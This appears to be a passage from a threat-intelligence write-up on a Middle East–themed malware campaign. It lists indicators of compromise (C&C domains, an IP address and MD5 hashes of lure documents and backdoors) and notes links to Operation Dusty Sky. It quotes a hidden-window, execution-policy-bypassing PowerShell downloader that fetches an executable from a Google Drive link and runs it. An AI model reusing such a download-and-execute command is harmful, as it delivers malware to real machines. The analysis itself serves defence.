
```
powershell.exe -command PowerShell -ExecutionPolicy bypass -noprofile -windowstyle hidden -command (New-Object System.Net.WebClient
```

The file 1.ps1 (other file on “0lol0’s” account) is a downloader (most likely for the backdoor):



```
powershell.exe -command PowerShell -ExecutionPolicy bypass -noprofile -windowstyle hidden -command (New-Object
System.Net.WebClient).DownloadFile('https://drive.google.com/uc?
export=download&id=0B1NUTMCAOKBTdVQzTXlUNHBmZUU',"$env:APPDATA\ps.exe");Start-Process ("$env:APPDATA\ps.exe")
```

Infrastructure overlaps with Operation Dusty Sky:



Indicators Of Compromise:

IOC	Type/Comments
Wiknet[.]wikaba[.]com	C&C
Wiknet[.]moo[.]com	C&C
104.200.67[.]190	C&C
a856f56fec6abdc3a93c3715be1567e5	MD5 - The quarrel between Trump and Abbas
91d0770261df8a1b3eba61483fdb255c	MD5 - Who stands around the attempt to assassinate al – Jubeir
b241ae467006667eca4c2619855f5377	MD5 - Exclusive video of an assassin of the leader of the Hamas movement Mazen Faqha.

278440a46195ba8fa628460530e601ed	MD5 - Has honey years ended between Hamas and Al-Thani?
4cbebeda71dceb9914a21d06e22223af	MD5 - A leaked document that outlines Majid Faraj's plan to install Dahlan as head of the Gaza government!
ea406ea60a05afa14f7debc67a75a472	MD5 - Backdoor
1c64b27a58b016a966c654f1fdf4c155	MD5 - Backdoor
c8ab6e29d76d43268a5028f17fe4f48e	MD5 - Backdoor
2a7e0463c7814465f9a78355c4754d0a	MD5 - Backdoor
d01ff6f0bfb1b515e8ba10a453c74d53	MD5 - Backdoor
9bda0be7b30155c26c9236cbac731dbd	MD5 - starts\explorer.vbs

Enter your comment...

READ MORE